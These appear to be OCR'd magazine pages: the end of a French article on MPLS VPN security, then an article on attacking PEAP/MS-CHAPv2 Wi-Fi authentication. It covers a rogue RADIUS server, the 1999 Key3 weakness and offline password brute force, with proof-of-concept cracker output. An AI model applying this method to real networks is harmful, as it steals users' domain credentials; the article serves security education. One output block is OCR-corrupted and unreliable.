⇨ Le client perd en partie le contrôle des fonctions de niveau 3 de son réseau telles que le service de routage (hautement critique).

⇨ Des éléments de protection peuvent aussi être embarqués sur les routeurs CE, afin de contrôler les types de trafic, ainsi que les adresses véhiculées dans les paquets de données (contrôle du trafic TCP/UDP, contrôle des adresses IP, etc.). Ceci revient à mettre en œuvre un pare-feu de niveau 3. Il doit être noté que ces éléments de protection ne doivent pas se substituer à la sécurité apportée par la topologie réseau, mais doivent plutôt assurer la protection des réseaux « client » attachés à ce VPN.

Conclusion

Sachant que les réseaux se concentrent de plus en plus et que les protocoles permettent d'encapsuler d'autres types de protocoles, il est possible aujourd'hui de définir sur une même architecture physique différents types de topologies de services.

Le choix d'une topologie par une technique donnée nécessite de connaître à la fois les besoins techniques, opérationnels et les contraintes de sécurité.

Voici cependant un tableau synthétisant les différentes techniques présentées dans cet article :

	VPWS	VPLS	MPLS/VPN BGP
Niveau OSI	2	2	3
Gestion du routage IP par l'opérateur	Non	Non	Oui
Isolation inter-client dans le cas d'une topologie client-serveur	Par topologie	Par mécanisme	Par topologie
Signalisation pour la gestion de la topologie	T-LDP (complexité liée à la topologie construite)	LDP ou BGP étendue (complexité en n^2 par défaut)	BGP étendue (complexité liée à la topologie construite)
Protection du serveur dans le cas d'une topologie client-serveur	Non Elle doit être assurée par d'autres mécanismes	Non Elle doit être assurée par d'autres mécanismes	Non Elle doit être assurée par d'autres mécanismes
Visible et atteignable de l'extérieur (niveau 3 OSI)	Non (pas directement) Ne garantit pas l'exposition (possible) du cœur de réseau face à Internet par exemple	Non (pas directement) Ne garantit pas l'exposition (possible) du cœur de réseau face à Internet par exemple	Non (pas directement) Ne garantit pas l'exposition (possible) du cœur de réseau face à Internet par exemple

Références

[LLORENS, VALOIS] LLORENS (C.), LEVIER (L.), VALOIS (D.), *Tableaux de bord de la sécurité réseau*, 2ème édition, Eyrolles, 560 pages, ISBN 2-212-11973-9, septembre 2006, **http://tableaux.levier.org/**

[MPLS Sécurité] LLORENS (C.), VALOIS (D.), « La sécurité des réseaux virtuels privés VPN BGP/MPLS », *MISC* n°20, juillet-août 2005.

[RFC3270] LE FAUCHEUR (F.), WU (L.), DAVIE (B.), DAVARI (S.), VAANANEN (P.), KRISHNAN (R.), CHEVAL (P.) et HEINANEN (J.), *Multi-Protocol Label Switching (MPLS) Support of Differentiated Services*, mai 2002.

[RFC3985] BRYANT (S.) Ed., PATE (P.) Ed., *Pseudo Wire Emulation Edge-to-Edge (PWE3) Architecture*, mars 2005.

[RFC4447] MARTINI (L.), *Pseudowire Setup and Maintenance Using the Label Distribution Protocol (LDP)*, avril 2006.


[RFC4665] AUGUSTYN (W.) Ed., SERBEST (Y.) Ed., *Service Requirements for Layer 2 Provider-Provisioned Virtual Private Networks*, septembre 2006.

[RFC4762] LASSERRE (M.) Ed., KOMPELLA (V.) Ed., *Virtual Private LAN Service (VPLS) Using Label Distribution Protocol (LDP) Signaling*, M. Lasserre, Ed., V. Kompella, Ed., janvier 2007.

[draft-stein-pwe3-pwsec-00.txt] STEIN (Y.(J.)), *Pseudowire Security (PWsec)*.

Benjamin Charles – benjamin.charles@bluesafe.com

MS-CHAP-V2 ET 802.11I, LE MARIAGE RISQUÉ ?



mots clés : ***PEAP / MS-CHAP-V2 / Wi-Fi / WLAN***

Sortez les vieux dossiers, soufflez fort pour enlever la poussière et cherchez en quoi cela peut nous servir aujourd'hui ! Au programme : comment une vulnérabilité de 1999 peut nous aider à pénétrer une architecture sans fil apparemment conforme à l'état de l'art de la sécurité des réseaux sans fil (802.11i **[1]**).

Nous allons ici exploiter une faiblesse, déjà montrée il y a quelques années, sous certaines conditions.

1. De l'authentification pour sécuriser 802.11

1.1 Pourquoi effectuer l'authentification dans un canal sécurisé ?

Le Wi-Fi est un média dont le support physique sont des ondes radio. Ainsi, il se diffuse dans les airs, sans aucun contrôle sur sa propagation ou sa direction. Les fuites d'informations sont inévitables et l'intégrité ou même la confidentialité des données circulant sur ce réseau peuvent être compromises. Il donc est nécessaire de protéger cette information librement diffusée. De ce fait, l'idée la plus simple est de mettre en place un système de chiffrement des trames d'informations transitant sur le réseau sans fil.

La deuxième source de problèmes est liée à l'accès au média. En effet, il est impossible de savoir d'où une personne peut avoir accès au réseau sans fil. La norme IEEE 802.11i introduit l'utilisation de 802.1x [2] pour la sécurisation de l'accès au média Wi-Fi. 802.1x permet d'effectuer une authentification avant de donner accès à un réseau grâce au protocole EAP [3] (*Extensible Authentification Protocol*). EAP est un protocole particulièrement bien conçu : c'est un protocole d'authentification générique donnant les outils nécessaires à l'implémentation de toute méthode d'authentification. EAP permet d'utiliser et d'adapter tout protocole d'authentification, rendant le choix de la méthode d'authentification uniquement lié au client et au serveur d'authentification.

Il est à noter que l'authentification se déroule avant la mise en œuvre du chiffrement des trames Wi-Fi. Il est ainsi nécessaire de protéger la procédure d'authentification des écoutes éventuelles. Tout naturellement, nous allons chiffrer cet échange à l'aide d'un algorithme de chiffrement symétrique. Cependant, afin de pouvoir mettre en place ce système cryptographique, il est nécessaire d'échanger un secret commun, la clé qui permettra le chiffrement du flux. Ce secret doit obligatoirement être échangé par un canal sécurisé. Nous avons dis plus haut que ce n'est pas le cas du Wi-Fi par nature. Ainsi, il est nécessaire de mettre en place un système capable de protéger notre secret sur ce média non sûr.

Pour ce faire, nous allons utiliser tout simplement un système cryptographique de type asymétrique. Voici une application parfaite pour TLS. Nous allons donc encapsuler notre protocole d'authentification choisi (*inner-authentication*) dans une méthode d'authentification gérant un tunnel de type TLS. C'est pourquoi, dans le cas d'utilisation de 802.1x pour la sécurisation de l'accès au média en Wi-Fi, il est obligatoire d'avoir au moins un certificat. Ce certificat est utilisé par le serveur Radius afin d'effectuer son authentification auprès du client et afin de protéger le processus d'authentification du client. Le client se doit de vérifier que le serveur auquel il s'authentifie est de confiance.

Cependant, l'implémentation de cette obligation d'un point de vue conceptuel est mise en œuvre de différentes manières par les éditeurs. Certains supplicants laissent la possibilité de se connecter à un serveur qui n'est pas de confiance. En effet, s'il y a un quelconque problème, il peut être considéré comme nécessaire de laisser une porte de secours afin de maintenir la continuité de service. Ainsi, les éditeurs de supplicants laissent la liberté de ne pas vérifier l'autorité de certification ayant signé le certificat du serveur Radius. Cette possibilité peut se matérialiser de différentes manières, la plus simple étant bien entendu celle de ne pas effectuer la vérification.

Le fait de trouver un et un seul client sans fil ne vérifiant pas correctement le certificat du serveur sera notre unique, mais pas des moindres je suis d'accord, condition afin de mener l'exploitation de notre vulnérabilité.

1.2 Pourquoi le PEAP/EAP-MSCHAPv2 comme protocole d'authentification ?

Comme expliqué plus haut, le type d'authentification est lié au client et au serveur. Quel est le système d'exploitation le plus présent en bureautique ? Quel est l'annuaire de comptes utilisateur le plus utilisé en entreprise ? Microsoft Windows et son Active Directory.

Les contraintes à résoudre lorsque l'on se lance dans un projet d'authentification lié au Wi-Fi sont le plus souvent :

- la nécessité que le processus d'authentification soit transparent pour l'utilisateur ;
- d'utiliser une seule base de compte/mots de passe existante ;
- que le projet coûte un minium en achat et en maintenance au niveau des clients et du (des) serveur(s).

Ainsi, le protocole d'authentification gagnant est : PEAP/EAP-MSCHAPv2. En effet, cette méthode est « native » dans un environnement Windows. Le serveur radius s'appelle IAS (plus pour longtemps) et est un composant de la famille Windows Server. Sa base d'utilisateur est bien entendu l'Active Directory du domaine. De plus, le supplicant est intégré à Windows XP. Avec SP2, il demande quand même l'application d'un patch pour le support du WPA2 (K893357 ou son remplaçant le KB917021). Pour information, le dernier patch est intégré au tout nouveau SP3. Bien évidemment, ce supplicant permet d'utiliser le nom d'utilisateur et le mot de passe utilisé lors de l'invite de session que GINA nous demande gentiment.

Ceci explique pourquoi PEAP/EAP-MSCHAPv2 est le protocole d'authentification le plus utilisé pour la mise en œuvre de 802.11i en milieu bureautique.



2. MS-CHAP-V2

Étudions le fonctionnement de PEAP/EAP-MSCHAPv2. Dans un but précédemment expliqué (protéger la phase d'authentification), PEAP (*Protected* EAP) encapsule EAP-MSCHPv2 dans un tunnel chiffré. La seule chose à retenir ici : trouver un client mal configuré ne vérifiant pas l'authenticité du serveur radius. De plus, comme expliqué précédemment, l'EAP de EAP-MSCHAPv2 signifie la couche de méthode et mécanismes rendant le protocole compatible EAP. Ainsi, il ne reste plus qu'à se concentrer sur MS-CHAP-V2.



2.1 Comment fonctionne MS-CHAP-V2 ?

MS-CHAP-V2 [4] est un protocole d'authentification basé sur un système de challenge/réponse. D'une manière simple, voici comment ce type de protocole fonctionne :


- Le serveur d'authentification envoie un challenge au client qui souhaite s'authentifier.
- Le client envoie sa réponse ainsi qu'un challenge au serveur.
- Le serveur envoie sa réponse au client.

Ce protocole de challenge/réponse permet d'effectuer une authentification mutuelle, c'est-à-dire que le serveur authentifie le client et que le client authentifie le serveur.

Le plus souvent dans ce type d'authentification par challenge/réponse, la réponse est donc composée des deux challenges (un créé par le serveur, et l'autre créé par le client) et d'un secret en commun (comme un mot de passe) mixés de manière particulière.


Voyons comment ce mécanisme est appliqué aux échanges entre le client et le serveur dans MS-CHAP-V2 de manière détaillée, dans le cas d'une authentification réussie :

- Le serveur crée un nombre aléatoire de 16 octets nommé `AuthenticatorChallenge`.
- Le serveur envoie `AuthenticatorChallenge` au client.
- Le client crée à son tour un nombre aléatoire de 16 octets. Il se nomme `PeerChallenge`.
- Le client génère le challenge. `Challenge` sont les 8 premiers octets du haché SHA-1 de `AuthenticatorChallenge`, de `PeerChallenge` et du nom d'utilisateur (`UserName`), voir Figure 1).




1 *Création de Challenge*

- Le client doit disposer du mot passe correspondant au compte du nom d'utilisateur utilisé précédemment au format « NT password » (`NtPasswordHash`).
- Le client génère sa réponse. `Response` est la concaténation de trois chiffrés DES de `Challenge`. Afin d'obtenir trois chiffrés différents, `Challenge` sera chiffré trois fois avec trois clés différentes. Afin d'obtenir 3 clés, à `NtPasswordHash` (16 octets) sont ajoutés 5 octets de zéro. Cet ensemble de 21 octets est divisé en trois, pour fournir les trois clés, voir Figure 2).
- Le client envoie `NTResponse`, `PeerChallenge` et `UserName` au serveur.
- Le serveur génère son `NTResponse` (avec le mot de passe enregistré dans la base nom d'utilisateur/mot de passe à laquelle il est connecté) et le compare avec celui reçu par le client.
- Si les deux `NTResponse` sont les mêmes, le client est considéré comme authentifié par le serveur, et ce dernier génère sa réponse.



2 *Création de NTResponse*



3 *Création de AuthenticatorResponse*

- Le serveur génère `AuthenticatorResponse`. `NtPasswordHash` est passé dans la fonction de hachage MD4 afin d'obtenir `NtPasswordHashHash`. Deux constantes sont fixées dans le protocole : `Magic1` (39 octets) et `Magic2` (41 octets). Dans un premier temps, `NtPaswordHashHash`, `NTResponse` et `Magic1` sont hachés par SHA-1 et donnent un haché. Dans un deuxième temps, `Challenge` et `Magic2` sont hachés également par SHA-1. Ce haché donne `AuthenticatorResponse`. De manière plus précise, `AuthenticatorResponse` est la représentation ASCII du dernier haché exprimé en hexadécimal, précédé de « S= » (voir Figure 3).
- Le serveur envoie `AuthenticatorResponse` au client.
- Le client génère son propre `AuthenticatorResponse` (de la même manière qu'énoncée ci-dessus), et le compare avec celui reçu du serveur.
- Si les deux `AuthenticatorResponse` sont identiques, le serveur est authentifié par le client.
- L'authentification mutuelle est terminée.

2.2 Comment attaquer MS-CHAP-V2 ?

Rappel du but : récupérer un nom d'utilisateur et le mot de passe associé. Deux axes de réflexions sont possibles :

- se faire passer pour le client ;
- se faire passer pour le serveur.

Se faire passer pour le client est le cas le plus classique dans les attaques de protocoles d'authentification à base de mot de passe. De plus, avec PEAP/EAP-MSCHAPv2, le nom d'utilisateur passe en clair dans les airs avant la mise en place du tunnel TLS pour effectuer MS-CHAP-V2. Ainsi, nous possédons le nom d'utilisateur par simple écoute. Ensuite, il est possible d'effectuer une attaque par dictionnaire ou, pour les plus téméraires, par brute force pour trouver le mot de passe en ligne.

Cependant, la conception et l'utilisation de MS-CHAP-V2 ne se prête pas bien à ce type d'attaque. Comme nous l'avons vu plus haut, le mécanisme de MS-CHAP-V2 est complexe, et demande beaucoup de temps de calcul pour une attaque en ligne.

Néanmoins, se faire passer pour le serveur d'authentification semble être une idée beaucoup plus intéressante. Cependant, il sera nécessaire que la procédure TLS ne soit pas exécutée scrupuleusement : le client ne doit pas vérifier de manière stricte l'authenticité du serveur d'authentification (comme expliqué plus haut). Ainsi, mettons-nous à la place du serveur d'authentification et regardons ce que nous avons à notre disposition pour une attaque hors ligne : `UserName`, `AuthenticatorChallenge`, `PeerChallenge`, `Challenge` et `Response`.

Ici, deux approches sont possibles :

- Soit nous pouvons essayer de trouver le haché de `NtPasswordHash` en testant les trois clés bit à bit par force brute.
- Soit nous pouvons essayer de trouver le bon haché en utilisant des mots de passe en clair issus de dictionnaires ou bien par recherche exhaustive d'un ensemble de caractères.


Nous connaissons `Challenge` et `Response`. Les seules inconnues sont `Key1`, `Key2` et `Key3`. Pour rappel, le `Challenge` donne trois chiffrés avec trois clés différentes. Nous sommes donc devant un cas où nous possédons un couple de clair/chiffré connu par clé de chiffrement. Nous pouvons effectuer une attaque exhaustive de l'ensemble des clés possibles. L'ensemble des combinaisons possibles est de 2^168 possibilités (2^56 par clé). En appliquant le paradoxe des anniversaires, nous obtenons 2^84 possibilités (2^28 par clé). Cela fait beaucoup trop de combinaisons à tester en attaque exhaustive sans matériel dédié. Qu'y a-t-il du côté des attaques de clés DES ? Les attaques linéaires sur DES ont été améliorées. Cependant, il est nécessaire de posséder au moins 2^39 de couples clair/chiffré connus. Ce nombre de couples est impossible à obtenir. Nous allons donc mettre de côté cet axe. De plus, découvrir les clés ne nous amènera que le « NT *password* » du mot de passe du compte. Il sera nécessaire ensuite d'utiliser des supplicants modifiés qui utilisent en entrée le *hash* ou nous serons obligé de le cracker (par *RainbowTable* par exemple).

Dans ce cas, autant s'attaquer directement au mot de passe en clair : générer un mot de passe, procéder à la création du `NTResponse` correspondant et le comparer à celui envoyé par le client. Il est possible de procéder en utilisant un dictionnaire de mot de passe en clair, en générant un ensemble de mots de passe (brute force) ou en utilisant un dictionnaire de mots de passe pré-calculés.

2.3 Faiblesse dans MS-CHAP-V2


Voici le petit plus qui va réduire le temps nécessaire à notre attaque de MS-CHAP-V2, à cause d'une faiblesse dans la conception du protocole montrée par Scheinier et Mudge [5] en... 1999 ! (et déjà mis en œuvre en 2001 par Jochen Eisinger [6]). En fait, au lieu d'effectuer trois chiffrements DES, il est possible de n'en effectuer que deux (les deux premiers). Nous allons tout de suite voir pourquoi il est inutile d'effectuer le troisième.

La faiblesse montrée ici réside dans la création de `Key3`. En effet, `Key3` est composé des deux derniers octets de `NtPasswordHash` et de 5 octets de zéro.



4 *Génération des clés*

Je rappelle que chaque KeyX est à son tour clé de chiffrement de Challenge, que la concaténation de ces trois chiffrés donne NTResponse et que ces deux derniers sont connus du serveur. Ainsi, nous allons pouvoir effectuer une attaque exhaustive sur les deux premiers octets de Key3 qui nous permettra de connaître les deux derniers octets de NtPasswordHash ! C'est une attaque exhaustive très rapide de nos jours. L'ensemble des éléments à tester est de 2^16, soit 65536 possibilités. C'est-à-dire qu'il sera, au maximum, nécessaire d'effectuer 65536 fois le chiffrement de Challenge avec la fin de NtPasswordHash supposée, concaténée à 5 octets de zéro comme clé (voir Figure 5).



5 *Recherche de Key3*

Cette faiblesse amène 2 avantages à notre quête du mot de passe :

- plus que deux chiffrements DES par passe ;
- inutile de tester les NtPasswordHash ne finissant pas par les deux octets trouvés.

Ceci va entraîner une diminution du temps de calcul non négligeable.

Le fait de passer de trois à deux chiffrements est très intéressant : gain d'un tiers du temps de base.

En second lieu, maintenant que nous connaissons les deux derniers octets du NtPasswordHash, nous allons pouvoir éliminer de notre recherche tous les mots de passe n'ayant pas les 16 bits connus pour fin de leur NtPasswordHash. Ceci réduit de 2^16 l'espace de recherche.

3. Exploitation

3.1 Comment effectuer le MiM ?

Le but de l'opération est donc de se faire passer pour le serveur d'authentification de l'architecture cible. La première condition est de trouver un client ne vérifiant pas l'authenticité du certificat du serveur auprès duquel il procède à l'authentification. Ensuite, il suffit simplement de mettre en œuvre une architecture parallèle à l'architecture cible. Pas de détail particulier ici, si ce n'est le choix du serveur d'authentification et de la PKI à créer. Pour la PKI, un peu de raisonnement aide à faire penser qu'il serait intéressant de générer des certificats ayant la même apparence que ceux de l'architecture cible. Pour le serveur Radius, il est simplement nécessaire qu'il puisse effectuer le processus jusqu'à vous fournir UserName, Challenge et NTResponse envoyés par le client. Pour ma part, j'ai patché FreeRadius (vous pouvez utiliser FreeRADIUS - *Wireless Pwnage Edition* [7]).

3.2 Implémentation

L'implémentation du programme pour procéder à l'attaque du challenge/réponse est la suivante :

- Prendre une chaîne de caractères en clair (issue d'une itération d'une chaîne de caractères choisie), créer son NtPasswordHash.
- Vérifier si le NtPasswordHash calculé est éligible grâce à la vulnérabilité nous permettant de connaître les derniers octets du NtPasswordHash du client.
- Si oui, calculer le NTResponse associé (sinon, passer au suivant).
- Comparer NTResponse calculé avec celui envoyé par le client. S'ils ont la même valeur, nous avons le mot de passe (au pire une collision).

J'ai écrit un *proof of concept* (mschapv2acc [8]) suivant ces spécifications afin de démontrer le gain de temps significatif gagné par l'exploitation de cette vulnérabilité dans l'attaque de ce protocole d'authentification.

Le temps de calcul utilisé pour la génération des clés DES est important. Dans notre application, il est seulement nécessaire de générer les clés pour le chiffrement (c'est la seule fonction utilisée). Il est donc inutile de générer les clés pour le déchiffrement. Le code des bibliothèques cryptographiques utilisées [9] a été modifié pour cette opération.

Également, afin de gagner un peu de temps sur le calcul du « NT password », un algorithme MD4 optimisé pour les processeurs SSE2 a été utilisé afin de calculer NtPasswordHash.

3.3 Résultats

Pour référence, nous exécutons un test en brute force sans aucune optimisation :

```
ben@Nettie:~/mschapv2acc-0.2.10$ ./mschapv2acc file_auth_test2
File Loaded:
 - UserName: jdoe
 - AuthenticatorChallenge: e7 1b 90 5e 8e 09 34 09 b6 c1 8f 71 3f e6 a6 b0
 - PeerChallenge: 1f 7e 2e 3e 7b 0a 4b 5a 6f fa 7a 0a 8e 9f e7 5a
 - Challenge: a5 a2 ee 13 a7 24 e8 a7
 - NtResponse: 51 4d a7 48 38 21 0c 35 db c8 26 c6 38 6a b4 b4 30 3e 9d e5
   13 06 96 41
Login: jdoe
Mode: Brute Force
Brute Force in progress ...

Password Found: J0hnD in 0 Hour(s) 8 Min(s) 23 Sec(s)

300788731 hashes calculated, 300788731 hashes tested
```

Puis, nous effectuons un test en brute force avec l'exploitation de la vulnérabilité :


```
ben@Nettie:~/mschapv2acc-0.2.10$ ./mschapv2acc -x file_auth_test2
File Loaded:
 - UserName: jdoe
 - AuthenticatorChallenge: e7 1b 90 5e 8e 09 34 09 b6 c1 8f 71 3f e6 a6 b0
 - PeerChallenge: 1f 7e 2e 3e 7b 0a 4b 5a 6f fa 7a 0a 8e 9f e7 5a
 - Challenge: a5 a2 ee 13 a7 24 e8 a7
 - NtResponse: 51 4d a7 48 38 21 0c 35 db c8 26 c6 38 6a b4 b4 30 3e 9d e5
13 06 96 41
Cryptanalysis In Progress ...
Cryptanalysis Succeeded !
Login: jdoe
Mode: Brute Force
Brute Force in progress ...

Password Found: J0hnD in 0 Hour(s) 1 Min(s) 51 Sec(s)

300788731 hashes calculated, 4565 hashes tested
```

Dans cet exemple, l'exploitation de la vulnérabilité nous a permis de sauver 2*(4565-300788731) passes DES, ce qui se matérialise par 6 minutes et 30 secondes de moins pour attaquer le même challenge/réponse sur cette machine.

Puis, effectuons un test en brute force avec exploitation de la vulnérabilité et avec l'utilisation de MD4 optimisé pour SSE2 :



```
ben@Nettie:~/mschapv2acc-0.2.1@$ ./mschapv2acc -x -s file_auth_test2
File Loaded:
 - UserName: jdoe
 - AuthenticatorChallenge: e7 1b 9@ 5e 8e @9 34 @9 b6 c1 8f 71 3f e6 a6 b@
 - PeerChallenge: 1f 7e 2e 3e 7b @a 4b 5a 6f fa 7a @a 8e 9f e7 5a
 - Challenge: a5 a2 ee 13 a7 24 e8 a7
 - NtResponse: 51 4d a7 48 38 21 @c 35 db c8 26 c6 38 6a b4 b4 3@ 3e 9d e5 13 @6 96 41
Cryptanalysis In Progress ...
Cryptanalysis Succeeded !
MD4 SSE2 Enabled (works for Brute Force mode only)
Login: jdoe
Mode: Brute Force
Brute Force in progress ...

Password Found: J@hnD in @ Hour(s) @ Min(s) 42 Sec(s)

3@@788732 hashes calculated, 4565 hashes tested
```

Ce résultat est présenté pour simplement démontrer qu'avec des optimisations au niveau des algorithmes utilisés, le gain est très important. Ce qui nous laisse imaginer la rapidité de l'attaque à l'aide de FPGA par exemple.

